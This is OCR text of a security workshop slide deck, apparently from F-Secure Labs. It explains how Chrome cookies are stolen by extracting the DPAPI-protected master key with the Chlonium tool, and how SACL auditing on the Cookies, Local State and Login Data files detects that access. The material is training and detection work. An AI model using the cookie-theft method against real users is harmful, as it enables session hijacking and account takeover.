
- To decrypt the target user’s Chrome Cookies database, we must extract the master key used to encrypt it. As this is protected using DPAPI (and is therefore tied to the target user and system), this must take place on the target host.

https://www.harmj0y.net/blog/redteaming/operational-guidance-for-offensive-user-dpapi-abuse/

CHLONIUM


- To demonstrate this concept we'll use Rich Warren's Chlonium project.
- Outlined in the repo's README:

> *"From Chromium 80 and upwards, cookies are encrypted using AES-256 GCM, with a master key which is stored in the **Local State** file. This master key is encrypted using DPAPI [...] if you have the master key, you will always be able to decrypt the cookie database offline, [...] meaning they can be moved from machine to machine, provided you have dumped the master key.*


Cookies
Master Key
Local
State

F-Secure | LABS

LAB: CHLONIUM


File Machine View Input Devices Help
Recycle Bin
Google Chrome
Microsoft Edge
Chlonium.exe
mimikatz.exe
purple-party / December 2020
github.com/purple-party?tab=overview&from=2020-12-01&to=2020-12-31
Search or jump to...
Pull requests
Issues
Marketplace
Explore
Overview
Repositories 1
Projects
Packages
purple-party
Edit profile
Popular repositories
You don't have any public repositories yet.
25 contributions in the last year
Contribution settings
Apr May Jun Jul Aug Sep Oct Nov Dec Jan Feb Mar
Learn how we count contributions.
Less More
Contribution activity
2021
2020
January - March 2021
purple-party has no activity yet for this period.
November - December 2020
purple-party had no activity during this period.
Windows PowerShell
PS C:\Users\user\Desktop>
Type here to search
ENG
16:34
26/03/2021
Right Ctrl

SACLS

- An **Access Control List (ACL)** contains **Access Control Entries (ACEs)**.
- An ACE describes an entity that can (or can't) access a given securable object.
- There are two flavors of ACL:
  - a **Discretionary Access Control List (DACL)**
  - a **System Access Control List (SACL)**

https://www.slideshare.net/harmj0y/an-ace-in-the-hole-stealthy-host-persistence-via-security-descriptors
https://medium.com/@cryps1s/detecting-windows-endpoint-compromise-with-sacls-cd748e10950

SACLS

- A DACL allows us to ***control*** access to a securable object.
- A SACL allows us to ***audit*** access to a securable object.

- Securable Objects can include:
  - Files
  - Folders
  - Registry keys
  - Named Pipes

https://docs.microsoft.com/en-gb/windows/win32/secauthz/securable-objects


SACLS

- For the purposes of our Cookie Theft, we can apply SACLs to the following files:


```
"%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State"
"%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\Cookies"
```

- For our Chrome saved passwords, we can apply another SACL to:

```
"%USERPROFILE%\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
```


File Machine View Input Devices Help
Recycle Bin
Google Chrome
Microsoft Edge
Chlonium.exe
mimikatz.exe
cookies-sa...
Type here to search
ENG
17:29
26/03/2021
Right Ctrl

SACLS



User that attempted access – **User**

Securable Object Accessed – **Chrome Cookies Database**

Process Name and ID used – **powershell.exe**

Access Requested – **Just reading the file (and copying it!)**

SACLS

- Tons of applications for SACLs!

- Consider the high-value files and registry keys this could be applied to.
  - Honeytokens?
  - Registry keys commonly enumerated with initial host-based recon?
  - Sensitive key material?

https://github.com/GhostPack/Seatbelt/blob/master/Seatbelt/Commands/Windows/PowerShellCommand.cs#L41

F-Secure | LABS

CONCLUSIONS

LABS

CONCLUSIONS

- EDRs and their limitations
- Common Evasion Techniques
- Userland hooking
- Post Exploitation

Lab 1 – Initial Access and Session Prepping

Lab 2 – Offensive API Hooking

Lab 3 – Cookie Theft and Session Hijacking

LABS

COMING NEXT

WINDOWS

07/04/2021

16:00-17:00 BST

MACOS

14/04/2021

16:00-17:00 BST

AWS

21/04/2021

16:00-17:00 BST

AZURE

28/04/2021

16:00-17:00 BST


F-Secure
LABS